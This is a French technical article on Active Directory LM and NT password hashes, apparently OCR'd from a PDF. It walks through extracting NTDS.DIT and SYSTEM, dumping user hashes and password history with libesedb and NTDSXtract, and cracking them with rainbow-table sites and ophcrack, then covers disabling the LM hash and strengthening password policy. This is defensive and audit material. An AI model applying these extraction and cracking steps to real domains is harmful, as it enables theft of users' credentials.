Le NTHASH est une empreinte / Hash du mot de passe qui s'appuie sur la fonction de Hash MD4 (sans sel). Pour obtenir le NTHASH, le système effectue ces actions :

- Le mot de passe est codé au format Unicode et peut contenir jusqu'à 255 caractères.
- Le protocole MD4 est appliqué pour obtenir le NTHASH

Pour résumé : *NTLM HASH (NTHASH) = MD4 (Password Unicode)*

Nous verrons dans le paragraphe suivant qu'il est possible de récupérer le contenu des attributs *UnicodePwd* et *ntPwdHistory* à l'aide des outils *LIBESEDB / NTDSXtract* et donc de récupérer le mot de passe en clair à l'aide de Rainbow Table (selon la complexité des mots de passe).
Le NTHASH ne souffre pas des mêmes défauts de conception que le LMHASH. Bien que l'algorithme de HASH n'intègre pas de sel / graine, les rainbow table pour le NTHASH ne permettent en général que de récupérer des mots de passe jusqu'à 16 caractères sous condition (mot du dictionnaire…) et 8

caractères sans condition. On peut donc dire que d'un mot de passe stocké sous forme de *NTHASH* est relativement sécurisé s'il respecte toutes les conditions suivantes :

- Le mot de passe est composé de différents types de caractères (minuscule, majuscule, caractères spéciaux, chiffres).
- Le mot de passe ne s'appuie pas uniquement sur un mot de passe du dictionnaire et/ou une suite de chiffres. Le mot de passe *Vachette1* est dans toutes les *rainbow tables* MD4 / NTHASH.
- Le mot de passe doit disposer de 10 caractères pour les utilisateurs standards, 16 pour les VIP et 24 pour les comptes de services.

Pour plus d'informations :
https://www.sstic.org/media/SSTIC2007/SSTIC-actes/Secrets_d_authentification_sous_Windows/SSTIC2007-Article-Secrets_d_authentification_sous_Windows-bordes.pdf

3.11 RECUPERER LE MOT DE PASSE D'UN UTILISATEUR AVEC LE LMHASH

3.11.1 LA PROCEDURE

Nous allons voir dans la partie suivante comment créer une copie de l'annuaire et de la monter comme une simple base LDAP avec l'outil *LIBESEDB*. L'outil *NTDSXtract* permettra d'extraire la valeur des attributs *UnicodePwd, ntPwdHistory, dBCSPwd* et *lmPwdHistory*.

3.11.1.1 Récupérer le fichier NTDS.DIT et SYSTEM

Pour utiliser l'Outil *LIBESEDB*, nous devons récupérer le fichier *NTDS.DIT* (la base de données Active Directory) et le fichier SYSTEM (fichier de la ruche qui contient les entrées de registre dans *HKEY_LOCAL_MACHINE\SYSTEM*). Pour cela vous pouvez créer un IFM (promotion d'un contrôleur de domaine avec un média), une snapshot de l'annuaire Active Directory ou utiliser une sauvegarde de l'Etat du système (restaurer vers un emplacement différent).

Pour générer un IFM :
Vous devez disposer d'un contrôleur de domaine sous *Windows 2008 R1* (ou versions ultérieures).
Ouvrir une session avec un compte utilisateur membre du groupe Admins du domaine et taper les commandes suivantes :
Ntdsutil
Activate instance ntds
Ifm
Create full c:\ifm

Pour sauvegarder l'Etats du système :
Vous pouvez utiliser *NTBACKUP* avec les contrôleurs de domaine Windows 2003 ou Windows Server Backup avec Windows 2008 (et versions ultérieures).

3.11.1.2 Installer une machine sous Linux

Installer une machine virtuelle sous Kali (https://www.kali.org) sous VMware Workstation 10 (dans cet exemple) connectée au réseau d'entreprise. Vous pouvez aussi utiliser VMware ESXi, *Hyper-V* ou *VirtualBox*.
Installer ensuite les VMware Tools. Il faut installer les Linux Headers et *Autoconf*.
apt-get install autoconf
apt-get install linux-headers-$(uname -r)
Dans le menu *VM* cliquer sur *Install VMware Tools*. Cela va charger l'ISO des VMware Tools dans le lecteur de DVD de la machine virtuelle.
Copier le fichier VMTools dans un répertoire de travail
cp /media/cdrom/VMwareTools-9.6.1-1378637.tar.gz /root/VMwareTools-9.6.1-1378637.tar.gz
Se positionner dans le répertoire
cd /root/
Décompresser le fichier VMTools
tar xzf /root/VMwareTools-9.6.1-1378637.tar.gz
Se positionner dans le répertoire des VMware Tools.
cd /root/vmware-tools-distrib
Lancer le script :
./vmware-install.pl
Répondre par défaut aux questions (touche *Entrée* du clavier).
Les VMware Tools doivent s'installer et le lecteur DVD virtuel se démonte automatiquement.
Redémarrer.
Il n'est pas nécessaire d'installer GCC car ce dernier est déjà installé sur Kali.

3.11.1.3 Télécharger et installer LIBESEDB

LIBESEDB permet de monter une base de données ESE (Extensible Storage Engine). Pour rappel, Active Directory est une base ESE.
Télécharger *LIBESEDB* à cette adresse : https://github.com/libyal/libesedb/releases
Dans le cadre de cet article, nous téléchargeons le fichier *libesedb-experimental-20141110*

Ouvrir une session sur le serveur Kali. Aller dans Applications | Accessoires puis Terminal Administrateur. Aller dans le répertoire avec le fichier TAR et l'extraire avec la commande suivante :
tar -xvf libesedb-experimental-20141110.tar.gz
Aller dans le répertoire LIBESEDB (/root/libesedb-20141110). Lancer la configuration des sources.
./configure
Compiler ensuite le programme en tapant la commande suivante :
Make
Une fois la compilation terminée, taper la commande suivante pour installer l'application :
Make install
Il est nécessaire d'enregistrer la librairie *libesedb.so.1*. Dans le cas contraire, le message d'erreur ci-dessous apparaît.
esedbexport: error while loading shared libraries: libesedb.so.1: cannot open shared object file: No such file or directory
Pour enregistrer la DLL, taper la commande :
ldconfig

Pour plus d'informations : https://github.com/libyal/libesedb/wiki/Building

3.11.1.4 Télécharger et installer NTDSXtract

Télécharger NTDSXtract à l'adresse suivante :
http://www.ntdsxtract.com/downloads/ntdsxtract/ntdsxtract_v1_0.zip
Extraire NTDSXTRACT dans */root/NTDSXtract 1.0* avec la commande suivante :
unzip /root/ntdsxtract_v1_0.zip
mv /root/NTDSXtract\ 1.0/ /root/NTDSXTRACT

3.11.1.5 Récupération du LMHASH

Copier le dossier c:\ifm dans /root/NTDSXtract. Aller dans le répertoire de *LIBESEDB*.
cd /root/libesedb-20141110/
./esedbexport /root/libesedb-20141110/ntds.dit

La commande doit renvoyer ce résultat :
Opening file.
Exporting table 1 (MSysObjects) out of 11.
Exporting table 2 (MSysObjectsShadow) out of 11.
Exporting table 3 (MSysUnicodeFixupVer2) out of 11.
Exporting table 4 (datatable) out of 11.
Exporting table 5 (hiddentable) out of 11.
Exporting table 6 (link_table) out of 11.
Exporting table 7 (quota_rebuild_progress_table) out of 11.
Exporting table 8 (quota_table) out of 11.
Exporting table 9 (sdpropcounttable) out of 11.
Exporting table 10 (sdproptable) out of 11.
Exporting table 11 (sd_table) out of 11.
Export completed.

La commande *esedbexport* génère un répertoire /ntds.dit.export dans le dossier esedbtools avec les fichiers suivants :
2767300 -rw-r--r-- 1 root root 9616462 janv. 19 17:00 datatable.3
2767301 -rw-r--r-- 1 root root 693 janv. 19 17:00 hiddentable.4
2767302 -rw-r--r-- 1 root root 6563 janv. 19 17:00 link_table.5
2767297 -rw-r--r-- 1 root root 75441 janv. 19 17:00 MSysObjects.0
2767298 -rw-r--r-- 1 root root 75441 janv. 19 17:00 MSysObjectsShadow.1
2767299 -rw-r--r-- 1 root root 103 janv. 19 17:00 MSysUnicodeFixupVer2.2
2767303 -rw-r--r-- 1 root root 80 janv. 19 17:00 quota_rebuild_progress_table.6
2767304 -rw-r--r-- 1 root root 638 janv. 19 17:00 quota_table.7
2767305 -rw-r--r-- 1 root root 14 janv. 19 17:00 sdpropcounttable.8
2767306 -rw-r--r-- 1 root root 96 janv. 19 17:00 sdproptable.9
2768102 -rw-r--r-- 1 root root 29626 janv. 19 17:00 sd_table.10

Copier le fichier SYSTEM dans le répertoire /root/NTDSXTRACT.
On va maintenant utiliser l'outil NTDSXtract pour récupérer le LMHASH. Taper la commande suivante :

```
cp /root/libesedb-20141110/ntds.dit.export/datatable.3 /root/NTDSXTRACT/datatable.3
cp /root/libesedb-20141110/ntds.dit.export/link_table.5 /root/NTDSXTRACT/link_table.5
cd /root/NTDSXTRACT
python ./dsusers.py datatable.3 link_table.5 --passwordhashes SYSTEM
```

La commande renvoie ce résultat :

```
Running with options:
Extracting password hashes
Initialising engine…
Scanning database – 100% -> 3717 records processed
Searching for Schema object – 100% -> 12 records processed
Extracting schema information – 100% -> 1549 records processed
Extracting object links…
List of users:
==============
Record ID:          5768
User name:          Guillaume Mathieu
User principal name: guillaume.mathieu@tphat.intra
SAM Account name:    guillaume.mathieu
SAM Account type:    SAM_NORMAL_USER_ACCOUNT
GUID: 1eaee5d6-5f8f-4e8c-a840-31caddad6755
SID:  S-1-5-21-2163606747-459301225-4249714960-1121
When created:        2013-08-05 08:12:08
When changed:        2013-08-17 18:20:58
Account expires:     Never
Password last set:   2013-08-17 18:20:58.095203
Last logon:          2013-08-15 12:30:01.708144
Last logon timestamp: 2013-08-12 18:41:32.890748
Bad password time    2013-08-15 12:29:32.988494
Logon count:         18
Bad password count:  0
User Account Control:
NORMAL_ACCOUNT
PWD Never Expires
Ancestors:
$ROOT_OBJECT$ intra tphat Utilisateurs Guillaume Mathieu
Password hashes:
Guillaume Mathieu:$NT$13b29964cc2480b4ef454c59562e675c:::
Guillaume Mathieu:11cb3f697332ae4c4a3b108f3fa6cb6d:::
```

Avec la commande suivante on a même l'historique des mots de passe au format LMHASH :

```
python ./dsusers.py datatable.3 link_table.5 --passwordhashes SYSTEM --passwordhistory SYSTEM
```

Le résultat ci-dessous :

```
Record ID:          5768
User name:          Guillaume Mathieu
User principal name: guillaume.mathieu@tphat.intra
SAM Account name:    guillaume.mathieu
SAM Account type:    SAM_NORMAL_USER_ACCOUNT
GUID: 1eaee5d6-5f8f-4e8c-a840-31caddad6755
SID:  S-1-5-21-2163606747-459301225-4249714960-1121
When created:        2013-08-05 08:12:08
When changed:        2013-08-17 18:20:58
Account expires:     Never
Password last set:   2013-08-17 18:20:58.095203
```

Last logon: 2013-08-15 12:30:01.708144
Last logon timestamp: 2013-08-12 18:41:32.890748
Bad password time 2013-08-15 12:29:32.988494
Logon count: 18
Bad password count: 0
User Account Control:
NORMAL_ACCOUNT
PWD Never Expires
Ancestors:
$ROOT_OBJECT$ intra tphat Utilisateurs Guillaume Mathieu
Password hashes:
Guillaume Mathieu:NT13b29964cc2480b4ef454c59562e675c:::
Guillaume Mathieu:11cb3f697332ae4c4a3b108f3fa6cb6d:::
Password history:
Guillaume Mathieu_nthistory0:NT13b29964cc2480b4ef454c59562e675c:::
Guillaume Mathieu_nthistory1:NT13b29964cc2480b4ef454c59562e675c:::
Guillaume Mathieu_nthistory2:NT13b29964cc2480b4ef454c59562e675c:::
Guillaume Mathieu_nthistory3:NT13b29964cc2480b4ef454c59562e675c:::
Guillaume Mathieu_lmhistory0:11cb3f697332ae4c4a3b108f3fa6cb6d:::
Guillaume Mathieu_lmhistory1:11cb3f697332ae4c4a3b108f3fa6cb6d:::
Guillaume Mathieu_lmhistory2:99d1842dae7bad31a5615a0b1741a415:::
Guillaume Mathieu_lmhistory3:ce2f42bb6280ebf4b01331c7e77ec962:::

Dans l'exemple ci-dessous, on a plusieurs fois le même mot de passe car l'administrateur a réinitialisé le mot de passe depuis la console *Active Directory Users and Computers*.

3.11.1.6 Convertir le LMHASH en mot de passe

Se connecter sur le site objectif sécurité et entrer le LMHASH (http://www.objectif-securite.ch/ophcrack.php).
Dans le cas du compte guillaume.mathieu, on a deux lignes *Password Hashes* :
Password hashes:
Guillaume Mathieu:NT13b29964cc2480b4ef454c59562e675c:::
Guillaume Mathieu:11cb3f697332ae4c4a3b108f3fa6cb6d:::
La ligne avec NT1 correspond au NTHASH.
La seconde ligne correspond au LMHASH.

Copier le LMHASH sous cette forme (11cb3f697332ae4c4a3b108f3fa6cb6d) à cette adresse :
http://www.objectif-securite.ch/ophcrack.php

On retrouve le mot de passe en majuscule. L'application du site web se sert du NTHASH pour déterminer les caractères en majuscule.

L'outil Lm2ntcrack.exe permet aussi de récupérer le mot de passe avec les majuscules et minuscules.
Pour cela taper la commande suivante :
Lm2ntcrack.exe –l="UPPERCASE_PASSWORD" –n="NTHASH"
http://www.xmco.fr/lm2ntcrack/lm2ntcrack-current_win32.zip

3.11.2 COMMENT DESACTIVER LE LMHASH

Maintenant que l'on a compris les dangers du LMHASH, on va voir :
- Les prérequis pour désactiver le LMHASH.
- Comment désactiver le LMHASH.

3.11.2.1 Quels sont les impacts potentiels ?

Avant de désactiver le LMHASH, vérifier les points suivants :
- Vous ne disposez pas de machines sous Windows 95 / 98 ou Windows NT4 (antérieurs au SP3).
- Vous ne disposez pas de serveurs SAMBA antérieurs à la version 3.
- Vous ne disposez pas de cluster sous Windows 2000 ou Windows 2003.


- Pas de machine Apple sous Outlook 2001 en mode Exchange.

Pour les clusters Windows 2003 (MSCS) : il existe un correctif (KB 890761).
Pour les clusters Windows 2000 : vous devez être en SP3 minimum (KB 272129). La KB 828861 semble indiquer qu'il faut obligatoirement sous Windows 2000 Server configurer le mot de passe du service cluster avec au moins 15 caractères si le LMHASH est désactivé. Je vous invite à lire ces articles :
http://support.microsoft.com/kb/272129/en-us
http://support.microsoft.com/kb/299656/en-us
http://support.microsoft.com/kb/828861/en-us
http://support.microsoft.com/kb/890761/en-us
http://support.microsoft.com/kb/895092/en-us
http://www.markwilson.co.uk/blog/2004/06/problems-with-microsoft-clusters.htm
http://blogs.technet.com/b/askcore/archive/2011/08/11/windows-2003-server-cluster-and-access-denied-errors.aspx

3.11.2.2 Procédure de désactivation du LMHASH

Pour désactiver le LMHASH, vous pouvez appliquer une de ces deux méthodes :

Méthode 1 : changement de tous les mots de passe
Activer la GPO *Network security: Do not store LAN Manager Hash value on next password change*. Lancer la console GPMC.MSC. Editer la *Default Domain Controller Policy*.
Aller dans *Computer Configuration* | *Policies* | *Windows Settings* | *Security Settings*. Configurer le paramètre *Do not store LAN Manager Hash value on next password change* à *Enabled*.
Faire la même action au niveau de la GPO *Default Domain Policy*.
Changer le mot de passe de tous les comptes utilisateurs et ordinateurs.
Vous pouvez forcer les utilisateurs à changer leur mot de passe en cochant la case *User must change password at next logon*.



Vous pouvez réinitialiser avec la même valeur de mot de passe tous les comptes de services. Le mot de passe d'un compte ordinateur change tous les 30 jours donc je vous propose d'attendre. Ces 2 actions permettront de supprimer la valeur de l'attribut *dBCSPwd*.
Pour supprimer les valeurs de l'attribut *lmPwdHistory* (historique des mots de passe au format LMHASH), il faudra changer les mots de passe un nombre de fois correspondant à l'historique des mots de passe. Cela ne pose pas de problèmes avec les comptes de services car vous pouvez connaître leur mot de passe. Pour les comptes utilisateurs je vous propose l'astuce suivante :
Réinitialiser tous les comptes des utilisateurs avec un mot de passe par défaut. Communiquer ce nouveau mot de passe aux utilisateurs en cochant la case *User must change password at next logon* au niveau du compte utilisateur. L'utilisateur changera ainsi son mot de passe à la prochaine ouverture de session.
Une méthode moins éthique est de retrouver tous les mots de passe avec la procédure du paragraphe précédent et de les réinitialiser avec la même valeur. Cocher ensuite la case *User must change password at next logon* pour perdre la connaissance du mot de passe de tous les utilisateurs.

Méthode 2 : utiliser des mots de passe de plus de 15 caractères
Activer la GPO *Network security: Do not store LAN Manager Hash value on next password change*. Lancer la console GPMC.MSC. Editer la *Default Domain Controller Policy*. Aller dans *Computer Configuration* | *Policies* | *Windows Settings* | *Security Settings*. Configurer le paramètre *Do not store LAN Manager hash value on next password change* à *Enabled*.


Faire la même action au niveau de la GPO *Default Domain Policy*.
Définir un mot de passe supérieur à 15 caractères pour tous les comptes utilisateurs. Pour les comptes ordinateurs, le système va les changer au bout de 30 jours.
Ces 2 actions permettront de supprimer la valeur de l'attribut *dBCSPwd*.
Pour supprimer les valeurs de l'attribut *lmPwdHistory*, il faut changer le mot de passe un nombre de fois correspondant à l'historique des mots de passe.


Le LMHASH est désactivé par défaut sur les contrôleurs de domaine Windows 2008 (paramètre par défaut quand la GPO *Network security: Do not store LAN Manager hash value on next password change* n'est pas défini / configuré. Cette information a son importance pour les projets de migration de Windows 2000 / 2003 vers Windows 2008 R1 et versions ultérieures. Pour plus d'informations :
http://support.microsoft.com/kb/299656/en-us
http://support.microsoft.com/kb/946405/en-us

3.12 RECUPERER LE MOT DE PASSE D'UN UTILISATEUR AVEC LE NTHASH


3.12.1 LA PROCEDURE


Le principe est exactement le même que pour le LMHASH. Il faut utiliser les outils *LIBESEDB* et *NTDSXtract* pour récupérer le NTHASH.
L'outil NTDSXtract avait généré la ligne suivante avec le NTHASH du compte Guillaume MATHIEU.
Guillaume Mathieu:NT13b29964cc2480b4ef454c59562e675c:::
Prendre uniquement la chaîne de caractère après NT et supprimer les 3 caractères « *:* » soit :
13b29964cc2480b4ef454c59562e675c
Copier cette valeur sur le site web qui intègre une rainbow table MD4 comme :
https://crackstation.net.
http://www.onlinehashcrack.com/
http://www.onlinehashcrack.com/





Le mot de passe s'affiche alors en clair : *P@ssword*.
Vous pouvez aussi utiliser un outil comme OPHCRACK (http://ophcrack.sourceforge.net) et l'installer sur une machine qui dispose de 2 To d'espace disque disponible. L'outil s'appuie sur un ensemble de tables dont certaines sont fournies gratuitement et d'autres sont payantes. Si vous utilisez uniquement les tables gratuites, vous avez besoin de 5,02 Go d'espace libre.






Une vidéo de présentation d'OPHCRACK st disponible à cette adresse :
https://www.youtube.com/watch?v=x4WfTdlmwyY


L'installation est très simple et télécharge automatiquement 4 tables (*Vista Free, Vista probabilistic free, XP Free et XP free Small*). Il faut télécharger manuellement la table *Vista num* à cette adresse http://ophcrack.sourceforge.net/tables.php. Les tables *XP Free* et *XP free small* permettent de casser le LMHASH. Nous les désactiverons donc.


Nous allons voir maintenant comment tester cet outil.
Se connecter au site web https://defuse.ca/checksums.htm. Entrer le mot de passe *14127487*. Copier la valeur du NTHASH obtenue : *b8895eced52341edfc6a078bb962cb3b*.


Aller dans le menu *Load* | *Single hash*. Le format de saisie est *LMHASH:NTHASH*. On part du principe que LMHASH est désactivé (donc que le champ est vide). Entrer donc la valeur suivante :
:b8895eced52341edfc6a078bb962cb3b

Cliquer ensuite sur le bouton *Crack*. On retrouve le mot de passe en moins de 5 secondes.
Il existe d'autres outils gratuits ou payants comme :
http://project-rainbowcrack.com (1000 dollars).
https://www.freerainbowtables.com (gratuit)









3.12.2 COMMENT PROTEGER LES MOTS DE PASSE

Le NTHASH est une empreinte MD4 d'un mot de passe au format *Unicode* sans sel. Bien que cette méthode de HASH soit beaucoup moins efficace que du *SHA1* (ou d'autres fonctions plus modernes), le NTHASH ne souffre pas des mêmes défauts de conception que le *LMHASH*. Les rainbow table *MD4* disponible sur Internet (gratuite ou payante) permettent en général de récupérer le mot de passe à partir du *NTHASH* que pour des mots de passe inférieurs à 9 / 10 caractères et jusqu'à 16 caractères sous condition. Pour garantir la sécurité de vos mots de passe, il est nécessaire d'adopter la politique de mots de passe suivante :

- **La taille minimale du mot de passe :** 10 caractères pour les utilisateurs standards, 16 caractères pour les utilisateurs sensibles (VIP et comptes avec des privilèges d'administration) et de 24 caractères pour les comptes de services.
- **Complexité des mots de passe :** activée
- **Historique des mots de passe :** activé (5 mots de passe mémorisés).
- **Durée de vie maximale du mot de passe :** 90 jours

L'adoption d'un outil comme *Hitachi ID Password Manager* peut permettre de bloquer les mots de passe contenant un mot du dictionnaire comme *Vachette1* (qui est disponible dans toutes les rainbow tables). Une bonne pratique est de tester la solidité du mot de passe des comptes sensibles en vérifiant qu'ils ne sont pas dans les rainbow tables. Générer pour cela le NTHASH depuis ce site web https://defuse.ca/checksums.htm et installer OPHCRACK pour essayer de retrouver le mot de passe à partir du NTHASH obtenu.


Vous devez aussi empêcher un attaquant d'obtenir le fichier *NTDS.DIT* et *SYSTEM* d'un de vos contrôleurs de domaine (en lecture / écriture). Ces deux fichiers peuvent être obtenus via une sauvegarde de l'annuaire, un *IFM* (*Install From Media*), en volant un contrôleur de domaine physique ou en copiant un contrôleur de domaine virtuel (snaphsot). Vous pouvez chiffrer les disques de vos contrôleurs de domaine en lecture / écriture avec *BitLocker*. Si le disque est chiffré, un attaquant ne peut pas visualiser le contenu du disque avec des outils comme un *LiveCD*.
Vous pouvez déployer des *RODC* (contrôleur de domaine en lecture seule) sur les sites ne disposant pas d'une salle informatique sécurisée. Les RODC ne contiennent pas les mots de passe des comptes utilisateurs / ordinateurs (sauf pour les comptes définis en exception).

